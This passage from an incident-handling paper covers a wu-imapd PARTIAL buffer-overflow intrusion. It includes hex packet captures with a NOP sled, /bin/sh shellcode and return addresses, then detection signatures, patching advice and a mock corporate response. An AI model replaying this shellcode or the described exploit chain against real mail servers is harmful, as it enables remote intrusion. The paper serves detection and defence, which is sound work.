                        bf60 faff bf60 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf90 5d20
                        3120 310a

x PARTIAL 1 BODY[(...512 NOPs...)(Shell code)(encoded string:
/bin/sh)(...442 NOPs...)(18x Return Address)(NOP)] 1 1

10:33:09.470000 < victim.imap > attacker.3758: . 835:835(0) ack 1172
win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 0034 84f7 4000 4006 98bd YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 73b6 3d8c 9ecc
                        8010 7fff 3b53 0000 0101 080a 0c70 f48e
                        0c70 f48e

10:33:09.470000 < victim.imap > attacker.3758: P 835:1983(1148) ack
1172 win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 04b0 84f8 4000 4006 9440 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 73b6 3d8c 9ecc
                        8018 7fff 2d40 0000 0101 080a 0c70 f48e
                        0c70 f48e 2a20 3120 4645 5443 4820 2842
                        4f44 595b 9090 9090 9090 9090 9090 9090
                        (...31x16 NOPs omitted...)
                        9090 9090 eb38 5e80 4601 5080 4602 5080
                        4603 5080 4605 5080 4606 5089 f083 c008
                        8946 0831 c088 4607 8946 0cb0 0b89 f38d
                        4e08 8d56 0ccd 8031 db89 d840 cd80 e8c3
                        ffff ff2f 1219 1e2f 2318 9090 9090 9090
                        (...27x16 NOPs omitted...)
                        9090 9090 60fa ffbf 60fa ffbf 60fa ffbf
                        60fa ffbf 60fa ffbf 60fa ffbf 60fa ffbf
                        60fa ffbf 60fa ffbf 60fa ffbf 60fa ffbf
                        60fa ffbf 60fa ffbf 60fa ffbf 60fa ffbf
                        60fa ffbf 60fa ffbf 60fa ffbf 905d 207b
                        317d 0d0a 0029 0d0a 7820 4f4b 2050 4152
                        5449 414c 2063 6f6d 706c 6574 6564 0d0a

* 1 FETCH (BODY [(...whatever the input was...)] {1}
^@)
x OK PARTIAL completed
```

Attacker logs out to activate the shell access, planted by the buffer overflow

```
10:33:09.470000 < attacker.3758 > victim.imap: P 1172:1181(9) ack 1983
win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 003d 6ec4 4000 4006 aee7 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9ecc 3d11 7832
                        8018 7fff cbb2 0000 0101 080a 0c70 f48e
                        0c70 f48e 7820 4c4f 474f 5554 0a

x LOGOUT
```

```
10:33:09.470000 < victim.imap > attacker.3758: P 1983:2063(80) ack 1181
win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 0084 84f9 4000 4006 986b YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 7832 3d8c 9ed5
                        8018 7fff fd75 0000 0101 080a 0c70 f48e
                        0c70 f48e 2a20 4259 4520 ---- ---- ----
                        ---- --20 494d 4150 3472 6576 3120 7365
                        7276 6572 2074 6572 6d69 6e61 7469 6e67
                        2063 6f6e 6e65 6374 696f 6e0d 0a78 204f
                        4b20 4c4f 474f 5554 2063 6f6d 706c 6574
                        6564 0d0a

* BYE ********* IMAP4rev1 server terminating connection
x OK LOGOUT completed

10:33:09.470000 > attacker.3758 > victim.imap: P 1181:1196(15) ack 2063
win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 0043 6ec5 4000 4006 aee0 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9ed5 3d11 7882
                        8018 7fff b351 0000 0101 080a 0c70 f48e
                        0c70 f48e 7077 6420 3b20 756e 616d 6520
                        2d61 0a

pwd ; uname -a

10:33:09.480000 < victim.imap > attacker.3758: P 2063:2074(11) ack 1196
win 32767 <nop,nop,timestamp 208729231 208729230> (DF)
                        4500 003f 84fa 4000 4006 98af YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 7882 3d8c 9ee4
                        8018 7fff 5385 0000 0101 080a 0c70 f48f
                        0c70 f48e 2f68 6f6d 652f ---- ---- 0a

/home/****

10:33:09.520000 < attacker.3758 > victim.imap: . 1196:1196(0) ack 2074
win 32767 <nop,nop,timestamp 208729235 208729231> (DF)
                        4500 0034 6ec6 4000 4006 aeee XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9ee4 3d11 788d
                        8010 7fff 365e 0000 0101 080a 0c70 f493
                        0c70 f48f

10:33:09.520000 < victim.imap > attacker.3758: P 2074:2158(84) ack 1196
win 32767 <nop,nop,timestamp 208729235 208729235> (DF)
                        4500 0088 84fb 4000 4006 9865 YYYY YYYY
                        XXXX XXXX 008f 0eae 3d11 788d 3d8c 9ee4
                        8018 7fff a5e1 0000 0101 080a 0c70 f493
                        0c70 f493 4c69 6e75 7820 ---- ---- ----
                        ---- --20 322e 342e 362d 322e 3465 6e74
                        6572 7072 6973 6520 2331 2053 4d50 2057
                        6564 2041 7567 2031 2030 383a 3338 3a33
                        3120 5044 5420 3230 3031 2069 3638 3620
                        756e 6b6e 6f77 6e0a

Linux ********* 2.4.6-2.4enterprise #1 SMP Wed Aug 1 08:38:31 PDT 2001
i686 unknown
```

```
10:33:09.520000 < attacker.3758 > victim.imap: . 1196:1196(0) ack 2158
win 32767 <nop,nop,timestamp 208729235 208729235> (DF)
                        4500 0034 6ec7 4000 4006 aeed XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9ee4 3d11 78e1
                        8010 7fff 3606 0000 0101 080a 0c70 f493
                        0c70 f493
```

Signatures of the attack

Given that this exploit focuses on overflowing the buffer when the IMAP server is handling the "PARTIAL" command, there will always be packets containing this command, following by a long string of binary as the argument for either "BODY[…]" or "BODY.PEEK[…]", as shown in the following packet:

```
10:33:09.470000 < attacker.3758 > victim.imap: P 52:1172(1120) ack 835
win 32767 <nop,nop,timestamp 208729230 208729230> (DF)
                        4500 0494 6ec3 4000 4006 aa91 XXXX XXXX
                        YYYY YYYY 0eae 008f 3d8c 9a6c 3d11 73b6
                        8018 7fff 4b28 0000 0101 080a 0c70 f48e
                        0c70 f48e 7820 5041 5254 4941 4c20 3120
                        424f 4459 5b90 9090 9090 9090 9090 9090
                        (...31x16 NOPs omitted...)
                        9090 9090 90eb 385e 8046 0150 8046 0250
                        8046 0350 8046 0550 8046 0650 89f0 83c0
                        0889 4608 31c0 8846 0789 460c b00b 89f3
                        8d4e 088d 560c cd80 31db 89d8 40cd 80e8
                        c3ff ffff 2f12 191e 2f23 1890 9090 9090
                        (...27x16 NOPs omitted...)
                        9090 9090 9060 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf60 faff
                        bf60 faff bf60 faff bf60 faff bf90 5d20
                        3120 310a
```

```
x PARTIAL 1 BODY[(...512 NOPs...)(Shell code)(encoded string:
/bin/sh)(...442 NOPs...)(18x Return Address)(NOP)] 1 1
```

Under normal circumstances where the whole command fits in the path MTU (maximum transfer unit) through all the layer 2 links, there will be only one packet to look for in an IMAP conversation, although the attacker may choose to obfuscate the attack by IP fragmentation, using an extremely small TCP window size, or simply generate really small IP packets. For an attempt against an Intel x86 platform, another sign to look for that should work in identifying almost any buffer overflow attacks would be a long string of no-op sleds (op-code 0x90). These no-op sleds are needed to ensure that if the execution were redirected into the buffer instead of the shell code, that the victim's machine would not crash. A third sign of this attack being used would be an excessive amount of failed IMAP logins, as the attacker needs to gain access to a mail account that has at least one email in the INBOX before launching this attack. Under most Linux distribution, failed authentication attempts are logged under /var/log/messages, or as directed by the configuration of the syslog daemon on the server:

```
Oct 23 10:31:25 victim imap(pam_unix)[7949]: authentication failure;
logname= uid=0 euid=0 tty= ruser= rhost=  user=mailuser
Oct 23 10:31:27 victim imapd[7949]: Login failure user=mailuser
host=attacker [att.ack.er.IP]
Oct 23 10:31:30 victim imapd[7949]: Logout user=mailuser
host=attacker.fqdn [att.ack.er.IP]
...
```

However, this might not be effective in detecting an intrusion attempt where the attacker has obtained the user ID and password to an IMAP mailbox with other methods ahead of time (i.e., social engineering).


Protecting against the attack

The best way to protect the IMAP server against the attack would be to remove the security hole, by either upgrading to a newer version that does tighter checking on the incoming parameters, or disabling the support for the "PARTIAL" command in the existing version and re-compile. The first method is cleaner, while the second method is more time-consuming and may break a few clients that uses the "PARTIAL" command for previewing messages. The second method is also more cumbersome with earlier versions of wu-imapd, simply because they were written for the original RFC (RFC1730), where as newer versions are supposed to have the "PARTIAL" command deprecated. Since the later revision of the IMAP protocol no longer supports this command, it is safe to say that the number of clients that relies on this feature will be minimal. Also with most vendor distributions, updating the wu-imapd package could be as simple as downloading the vendor's updated software package and install. The patch to the code would be to simply check for the input data size when handling the arguments, and only copy as much as the buffer allows. Given that this is a remote non-root exploit (setuid() is called upon authentication to reduce the process privilege down to the user's level, and cannot be reverted to root level privileges), the risk is certainly lower than a remote root exploit. However, if there were another local root exploit on the IMAP server (which is entirely likely), the attacker would still be able to obtain root level privileges by combining the exploits. On some installation, administrators may choose to combine both IMAP and SMTP functionalities on the same server, and if sendmail is used as the MTA, the administrators must ensure that the version of sendmail being used is not vulnerable, as there has been multiple root exploits discovered against various versions sendmail. As a general rule of thumb, all services that a server provides must be closely examined and secured, and no server should provide any network service more than necessary. The success of this exploit also depends on the attacker's ability to authenticate using a valid mail user ID, so enforcing a strong password policy on mail user accounts would increase the difficulty of being exploited, though the attacker can still rely on other methods like social engineering to obtain the credentials needed to mount an intrusion attempt with this exploit.

This is another case showing how an implementation of a complex protocol is prone to buffer overflow type of exploits. The command set for IMAP is large, and with many forms for certain arguments, fully implementing the protocol in accordance with the RFC implies that the program will be passing a lot of data internally via buffers. When boundary checking is not performed during copying of data between buffers, a security hole is created as one could redirect program execution to almost anywhere in memory, and insert arbitrary code if the buffer is large enough. The objective of most exploits involving buffer overflows is to obtain shell access, which provides the most flexibility in what an attacker can do. Depending on the access level that the program run as, the attacker might be able to get shell access as root, or user level shell access as shown in this exploit. Vendors must have a focus in security when implementing any network services, as the input to the program is dependant on the remote client, which can never be trusted when the service is made available to the world.

Incident handling process

Theoretical scenario



All the servers in this corporation are running RedHat Linux 7.1 on Intel platform. Hardware is almost identical among the servers (only different in CPU speed and amount of RAM), with some extra disk arrays in their own enclosure being used by the IMAP server and the File servers. Workstations are running either Windows 2000, or RedHat Linux 7.1. This corporation has clear Internet access beyond the external firewall via a T1 link, with the Internet gateway router being managed by the service provider. All the servers on the network are connected to a Cisco Catalyst Switch, with different VLANs created for different segment. Credential is centralized on the LDAP server, with the internal LDAP server being

the master/supplier. The LDAP consumer on the DMZ handles authentications from the servers on the DMZ, while the LDAP supplier handles authentications initiated on the LAN. In terms of network services, each server will only provide the minimum services as stated, plus SSH v2 (OpenSSH 3.1p1) for management purposes. Also, the servers will only have the minimum number of software package required (i.e., no development tools). For file sharing, both NFS (Linux kernel based) and SMB (using Samba version 2.0.7) are used, with the web servers NFS mounting the content from the file servers within the same segment, while Windows clients will mount the shares on the internal file server using SMB (native protocol for file sharing under Windows). The internal file server also acts as a NT4 primary domain controller (which also provides WINS resolution) to provide centralized login for Windows clients. The DNS servers run on Bind 9.2.1, and provide a different view for the corporate domain, which is used both internally and externally. The IMAP server, which also acts as the primary SMTP gateway, runs wu-imapd 2000 and sendmail 8.11.2. LDAP servers use OpenLDAP 2.0.21, and the web servers run Apache 1.3.22. The MX record for the corporate domain is set up to have the IMAP server as the primary mail gateway, with the web server on the DMZ as the backup. Both firewalls are running iptables 1.2.5, a stateful inspection firewall that is a part of the Linux 2.4.18 kernel. All servers in DMZ will rely on the DNS servers on the DMZ for name resolution. Firewall policies for both firewalls are as follow (with an implicit drop all rule at the end):

Internal firewall

Rule	Source	Destination	Service
1	LAN	DNS servers	DNS (TCP / UDP port 53)
2	Internal LDAP	DMZ LDAP	LDAP / LDAPS (TCP port 389 / 636)
3	LAN	DMZ file server	SMB / NFS (TCP port 139 / 2049)
4	LAN	Proxy server	HTTP proxy (TCP port 8080)
5	LAN	IMAP server	IMAP (TCP port 143)
6	LAN	SMTP servers	SMTP (TCP port 25)
7	LAN	DMZ web server	HTTP / HTTPS (TCP port 80 / 443)
8	LAN	DMZ servers	SSH (TCP port 22)

External firewall

Rule	Source	Destination	Service
1	Internet	DNS servers	DNS
2	Internet	SMTP servers	SMTP
3	Internet	DMZ web server	HTTP / HTTPS
4	Internet	IMAP server	IMAP
5	Internet	Proxy server	SSH
6	Internet	DMZ file server	FTP (TCP port 21)
7	SMTP servers	Internet	SMTP
8	DNS servers	Internet	DNS
9	Proxy server	Internet	HTTP / HTTPS / FTP

Preparation

The entire network infrastructure is managed by one team. Cold spares are available to replace any existing server. Spare disks are available for special purposes, and most of them are the same size until one particular size is not available commercially. There exists a detailed procedure in building a secure server from scratch for different types of services. When the servers are built, disk images were created for them, which are updated when security patches are installed. Critical system files are check-summed using TripWire and updated after patches or configuration changes. Full backups are performed on a weekly basis, with incremental backups being done nightly, except the firewalls - only disk images are kept after all the upgrades and security patches have been applied, plus the firewall policy. All changes made to the servers are documented. Authentication logs on all servers are threshold-monitored for potential unauthorized attempts to authenticate, and all servers have a warning banner that is displayed upon login. Remote management of the servers requires the use of a secure communication channel (i.e., SSH, SSL, etc), and the proxy server is the single point of entry for administrators that are working from home over the Internet. For remote server management, password authentication is avoided as much as possible – the preferable method is either public key or certificate-based authentication. Use of root or super-user level access is kept to the minimum, and remote root login is disallowed. Direct outbound traffic from the LAN is restricted to only the DMZ, and the LAN segment is on RFC non-routable address space. There is no defined process for handling security incidents as there has been no security breaches other than the occasional port scans and worms. There is also no incident response team, nor is there any specific tools like a jump bag for dealing with security breaches / incidents. There is no special escalation chain in case of a security incident beyond the normal escalation chain in the organization. Employees are told to check the corporate website first if the network services that they are using are not available before calling in a trouble with the helpdesk.

Identification

On a business day morning, the administrators have noticed a high amount of failed login attempts over different accounts on the IMAP server, but it subsided after about an hour:

```
/var/log/messages:
Oct 23 10:31:25 victim imap(pam_unix)[7949]: authentication failure;
logname= uid=0 euid=0 tty= ruser= rhost=  user=mailuser
Oct 23 10:31:27 victim imapd[7949]: Login failure user=mailuser
host=attacker [att.ack.er.IP]
Oct 23 10:31:30 victim imapd[7949]: Logout user=mailuser
host=attacker.fqdn [att.ack.er.IP]
...
/var/log/secure:
Oct 23 10:31:25 victim xinetd[934]: START: imap pid=7949
from=att.ack.er.IP
Oct 23 10:31:30 victim xinetd[934]: EXIT: imap pid=7949 duration=5(sec)
```

The first thing the administrators do is to check the table of established connections on the IMAP server to see who is connected:

```
# netstat -an | grep :143.*EST
tcp        0    156 vic.tim.ipa.ddr:143       att.tac.ker.IP:40092
ESTABLISHED
tcp        0      0 vic.tim.ipa.ddr:143       att.tac.ker.IP:40094
ESTABLISHED
tcp        0      0 vic.tim.ipa.ddr:143       att.tac.ker.IP:40089
ESTABLISHED
tcp        0      0 vic.tim.ipa.ddr:143       loc.al.lan.IP:51253
ESTABLISHED
tcp        0      0 vic.tim.ipa.ddr:143       att.tac.ker.IP:40088
ESTABLISHED
tcp        0      0 vic.tim.ipa.ddr:143       att.tac.ker.IP:33435
ESTABLISHED
#
```

Given the excessive amount of failed logins and the number of established IMAP connections from one unknown IP versus only one IMAP connection from the LAN, and also the fact that the IP that has generated the failed login also appears to have multiple connections to the IMAP port, an intrusion attempt has been identified and the manager of the IT department is notified. A name lookup on the IP reveals that there is a matching forward and reverse lookup, suggesting that the attacker might be coming from a DSL line, which could be a compromised machine or the attacker's own machine. Next thing to check would be any running process that looks suspicious:

```
# ps -ef | less
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 Sep29 ?        00:00:07 init [3]
root         2     1  0 Sep29 ?        00:00:00 [keventd]
root         3     1  0 Sep29 ?        00:00:01 [ksoftirqd_CPU0]
root         4     1  0 Sep29 ?        00:00:01 [ksoftirqd_CPU1]
...
root       934     1  0 Sep29 ?        00:00:00 xinetd -stayalive
...
mailuser  9744   934  1 11:34 ?        00:00:00 <A7><FA><FF><BF>
root      9746  3528  0 11:34 pts/3    00:00:00 ps -ef
root      9747  3528  0 11:34 pts/3    00:00:00 less
#
```

The process table shows that an unknown process is running under a mail user's ID. Given that most mail users do not login remotely, plus the fact that this particular process is spawned by xinetd and not a shell, it follows that the attacker has gained user level shell access on the IMAP server via some sort of buffer overflow mechanism against wu-imapd (which is spawned by xinetd). Outputs for the commands above were saved on the same server for further investigation, and copies of the log files are also made to a different directory. A quick search on the BugTraq database reveals that there are multiple buffer-overflow vulnerabilities on wu-imapd, and only one of them shows the symptoms

that are being exhibited on the IMAP server. The BugTraq database also indicates that RedHat has a security advisory out with updated RPM for wu-imapd. Since the attacker has gained shell access, there is a possibility that the attacker might have put in his own tools to attack either the IMAP server, or any other servers in the DMZ. Given that the firewall policy only allows the IMAP server to SMTP out to the Internet (as this server also acts as an SMTP gateway), the attacker wouldn't be able to get files directly onto this server via FTP/HTTP. The only way for the attacker to put his own tools in would be to e-mail them to the mailbox that he is using:

```
/var/log/maillog:
Oct 23 11:45:44 victim sendmail[32473]: gAMMtNG32473:
from=<fakeaddress@some-valid-domain.com>, size=XXXXX, class=0,
nrcpts=1, msgid=<200211222255.gAMMtNG32473@victim.fqdn>, proto=SMTP,
daemon=MTA, relay=attacker.fqdn [att.tac.ker.IP]
Oct 23 11:45:44 victim sendmail[32475]: gAMMtNG32473:
to=<mailuser@coporate.com>, delay=00:00:14, xdelay=00:00:00,
mailer=local, pri=30016, dsn=2.0.0, stat=Sent
```

As shown in the mail log, it looks like the attacker might have sent an email with an attachment of some sort. The next place to check would be the home directory for this particular user (which is NFS mounted from the file server on the DMZ):

```
# ls -larti ~mailuser
total 40
  44369 -rw-r--r--    1 mailuser users        3728 Apr 17  2001
.screenrc
  44368 -rw-r--r--    1 mailuser users        5450 Apr 17  2001 .canna
  44367 -rw-r--r--    1 mailuser users         124 Apr 17  2001 .bashrc
...
  44452 -rwxr-xr-x    1 mailuser users       25747 Oct 23 11:50
sendmail-8-11-x
  44360 drwx------    3 mailuser users        1024 Oct 23 11:50 .
#
```

Further searching on the web and the BugTraq database reveals that this is a local root exploit binary for sendmail 8.11.x, which includes the version that is installed and running on the mail servers. This clearly shows the intention of the attacker is to gain root access on the IMAP server. With the info that was gathered, the administrators can only conclude that the attacker is attempting to gain root access on the IMAP server – however, whether the attacker has any other motives is unknown. The list of processes on the server did not show any child process spawn by the attacker's process. The outcome could be either of these two scenarios: 1) the attacker has gained root access, installed a kernel module root kit, which allows him to hide what he is doing on the server, or 2) the attacker hasn't gained root access, and he isn't running anything at the moment that the process listing was captured. Given the short amount of time elapsed, the fact that the source code for the sendmail exploit isn't hidden, nor the process spawned by the attacker via the exploit, the second case is much more likely than the first. Checking the details on the sendmail exploit shows that to use the

attack program successfully, the attacker would either need to compile it on the server that is being attacked, or guess the stack address ahead of time and pre-compile that address in an executable. Since there are no development binaries on these servers, the probability of success in using the sendmail exploit is minimal.

Containment

Given the severity of the attempt, it was determined that the first and best action was to remove the logical network connectivity from the Internet to the IMAP server – reason being that it took the attacker almost an hour before he gained shell access, and without root access, the attacker could not have done much damage. The other servers on the DMZ are monitored closely for any suspicious network activity, while the attacker's IP is being blocked on the external firewall (the INPUT firewall chain is strictly for traffic heading towards the firewall):

```
# iptables -t filter -I INPUT 1 -s att.tac.ker.IP -J DROP
# iptables -t filter -I FORWARD 1 -s att.tac.ker.IP -J DROP
```

TripWire is run on all other DMZ servers to ensure that no system file is modified since the last patch. A quick check on the connections table on each server and the firewall log reveals nothing suspicious – there are no connections from the attacker to them, nor are there dropped packets from the attacker towards them. The only connections originated from the IMAP server to the servers in the DMZ are for the NFS mount from the file server, and authentication against the LDAP server. These results should be reliable given the short duration of the incident – the attacker has relatively little time to compromise the other servers manually either from his machine or the IMAP server, to a point where he can hide what he is doing on them. The manager of the IT department determines that it is best to isolate the IMAP server at this point. However, because this incident happens during business hours, isolating the IMAP server would create a business impact. This issue is brought up to the CIO, who then proceeds to give permission to isolate the server. A new VLAN is created on the Cisco switch to only contain the IMAP server so that it will not have any network access to other servers, while the administrator will re-login to the IMAP server over the serial console:

```
cat>enable
Password:
cat#show interfaces status

Port    Name               Status       Vlan     Duplex Speed   Type
------- ------------------ ------------ -------- ------ ------- ----
Fa0/1   "router"           connected    10       A-Full   A-100
100BaseTX/FX
Fa0/2   "ext-fw-ext"       connected    10       A-Full   A-100
100BaseTX/FX
Fa0/3   "ext-fw-dmz"       connected    20       A-Full   A-100
100BaseTX/FX
Fa0/4   "int-fw-dmz"       connected    20       A-Full   A-100
100BaseTX/FX
```

```
Fa0/5   "int-fw-lan"       connected    30       A-Full   A-100
100BaseTX/FX
...
Fa0/11  "dmz-imap"         connected    20       A-Full   A-100
100BaseTX/FX
...

cat#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
cat(config)#interface fastEthernet 0/11
cat(config-if)#switchport access vlan 100
cat(config-if)#end
cat#quit
```

In the mean time, users are notified by a bulletin on the corporate website that they will not have access to their email – email will not be lost however, due to the secondary SMTP gateway which will store all incoming email while the IMAP server is taken out of service.

Eradication

Given the needs for investigations, and the fact that the mail storage area is on a separate disk array, the best action is to build a replacement server from the latest disk image, restore from previous week's full backup plus all the incremental backup up to last night, and install the appropriate security patches after. This would ensure that the replacement would not have the same vulnerability as the current server. Since a security hole for sendmail was found during this incident, all servers using the vulnerable version of sendmail will be patched with latest sendmail package as well, and a set of new disk images for those servers will be made in the next scheduled maintenance window. TripWire checksums on the affected servers will be updated after all the necessary security patches are applied.

Recovery

Because the IMAP server is being replaced by the cold spares, the recovery process was started at the same time as the IMAP server is being isolated to reduce down time. A new IMAP server is built with the cold spare and the corresponding disk image. After the new server is built and the backups restored, the latest security patches/updates (including wu-imapd and sendmail) are applied before it is put online. The system disks for the original server are duplicated onto spares and forensics will be done on the copies. The original disks are then stowed away for as evidence for potential legal action. Since the email storage is actually on separate disk arrays, as soon as the new IMAP server is built, patched, and brought online, users will have access to their e-mail. The administrators have decided to keep the attacker's IP blocked for a few days, while reinstating the Internet access to the IMAP servers. The old server is recycled as a cold spare.

Lessons learned

1) Not all servers were kept up-to-date in terms of security patches/updates. Given the lesser amount of exploits against wu-imapd versus the number of exploits against other network applications like Apache (HTTP) and Bind (DNS), the IMAP server was neglected and not kept up-to-date security-wise compared to other servers. Security is only as strong as the weakest link, and in this instance, IMAP was exploited over the network. Combined with the vulnerability found in sendmail (locally rootable) on the same server (which was not up-to-date either), this incident could have been a lot worse.
2) Not having binaries that are used for development on production servers is good – further review of the sendmail exploit program shows that it uses objdump and gdb to generate the right exploit vector. Granted, the attacker could have precompiled a version with a fixed vector, but that would have required more time on the attacker's part to ensure that combining the wu-imapd and sendmail exploits to gain root access is successful.
3) Restricting outbound access for all servers eliminated some channels for the attacker to obtain his exploit/backdoor binaries. In this case, the attacker has no other way to obtain his binaries other than thru email, as the IMAP/SMTP server has no outbound FTP/HTTP access. This reduces the time to track down the attacker's attempt to obtain his binaries, as the administrators only need to look at the mail log in this incident.
4) Incident handling procedures need to be clearly defined, and now that the corporation has been thru an actual incident, a preliminary draft of the procedures can be made. Being prepared for system downtime contributed to a smoother handling of this security incident. There is also a need to document all the actions the administrators have taken in dealing with the incident as it happens, which was not performed in this case. A chain of custody was not followed because of the lack of proper procedures, even though some evidence of the intrusion was collected during the incident handling. Should there be a need for legal action, every piece of evidence collected must be identified and signed for to show a chain of custody. The procedures should be refined periodically to address the needs of the corporation.
5) An incident handling team should be formed, consists of employees from various parts of the company that could be affected by a security incident like this one. The team should be kept relatively small, with proper training on handling security breaches and other types of incidents. The more technical members will need to have an up-to-date knowledge about network security. A shorter escalation chain might be more suitable for incident handling to allow for prompt decision-making.
6) Enforcement of strong password policy is needed, as the investigation shows that the attacker does not seem to have a prior knowledge of the any credentials used to attack the IMAP server, and it only took an hour or so before the attacker was able to log in as one of the users. All users are advised to change their passwords after this incident.

7) Intrusion detection is being considered, as the addition of IDS might have been able to catch the potential attacker as the attack happens. The IDS would be monitoring all the packets flowing between the DMZ and the Internet. In this incident, the administrators were never able to capture the packets used by the attacker to exploit the IMAP server, although they suspect an automatic exploit program is being used in this case.
8) Consider other alternatives for providing network services. Although wu-imapd does not have many vulnerabilities, sendmail in the past have a lot of major security holes. BIND is notorious for being insecure, and Apache is starting to be exploited more frequently. For providing IMAP service with open-source based products, there are Cyrus IMAPD and Courier IMAP available. For delivering mail, there are lots of choices, notable ones are qmail, postfix, and exim. Although switching to another product does not necessarily improve security, having other alternatives available for evaluation is always a good idea in the field of network security.

Extras

Following this incident, investigations show that the IMAP server was in the early stages of being compromised. The attacker did take an hour to obtain the password for a particular user, however it seems that all user IDs that were attempted were valid. This suggests that the attacker might have prior knowledge about the user IDs – granted, the email addresses are the same as the user IDs, with other aliases associated to them. The attacker may have been using spam emails to obtain a list of valid email addresses within the corporation. Although the attacker did obtain user level shell access, the attempt to exploit sendmail locally for root level shell access was not successful, because the server being attacked never had the needed development binaries installed. With this incident and the experience in handling it, the corporation now has some ideas to create a procedure for handling network security breaches, which it never had before.

References

Crispin, M. “Internet Messaging Access Protocol – Version 4” RFC1730 December 1994. URL: http://www.rfc-editor.org/rfc/rfc1730.txt

Crispin, M. “Internet Messaging Access Protocol – Version 4rev1” RFC2060 December 1996. URL: http://www.rfc-editor.org/rfc/rfc2060.txt

Fodor, Marcell. “wu-imap buffer overflow condition” BugTraq mailing list archive. 10 May 2002. URL: http://online.securityfocus.com/archive/1/271958

Gray, Terry. “Message Access Paradigms and Protocols” 28 September, 1995. URL: ftp://ftp.cac.washington.edu/mail/imap.vs.pop

Klensin, J. “Simple Mail Transfer Protocol” RFC2821 April 2001. URL: http://www.rfc-editor.org/rfc/rfc2821.txt

One, Aleph. “Smashing the Stack for Fun and Profit” Phrack 49, Volume Seven, Issue 49.

Rekhter, Y. “Address Allocation for Private Internets” RFC1918 February 1996. URL: http://www.rfc-editor.org/rfc/rfc1918.txt

“Buffer overflow in University of Washington imap server (uw-imapd) imap-2001 (imapd 2001.315) and imap-2001a (imapd 2001.315) with legacy RFC 1730 support, and imapd 2000.287 and earlier, allows remote authenticated users to execute arbitrary code via a long BODY request.” Common Vulnerabilities and Exposure Candidate CAN-2002-379, 17 August, 2002. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0379

“Buffer overflow in UW imap daemon” RedHat Security Advisory 2002-092, 22 May, 2002. URL: http://www.redhat.com/support/errata/RHSA-2002-092.html

“Linux 2.xx Syscalls -1-” URL: http://www.lxhp.in-berlin.de/lhpsysc1.html

“imapd Buffer Overflow Vulnerability” SecurityFocus BugTraq UNIX vulnerabilities database. 17 July 1998. URL: http://online.securityfocus.com/bid/130

“Imapd 'Local' Buffer Overflow Vulnerabilities” SecurityFocus BugTraq UNIX vulnerabilities database. 11 June 2001. URL: http://online.securityfocus.com/bid/2856

"Sendmail Debugger Arbitrary Code Execution Vulnerability" SecurityFocus BugTraq UNIX vulnerabilities database. 5 June 2002. URL: http://online.securityfocus.com/bid/3163

"The buffer overflow vulnerability in older versions of IMAPd" URL: http://www.washington.edu/imap/buffer.html

"University Of Washington IMAP Arbitrary File Access Vulnerability" SecurityFocus BugTraq UNIX vulnerabilities database. 1 June 2002. URL: http://online.securityfocus.com/bid/4909

"Univ. Of Washington imapd Buffer Overflow Vulnerabilities" SecurityFocus BugTraq UNIX vulnerabilities database. 16 April 2000. URL: http://online.securityfocus.com/bid/1110

"Wu-imapd Partial Mailbox Attribute Remote Buffer Overflow Vulnerability" SecurityFocus BugTraq UNIX vulnerabilities database. 10 May 2002. URL: http://online.securityfocus.com/bid/4713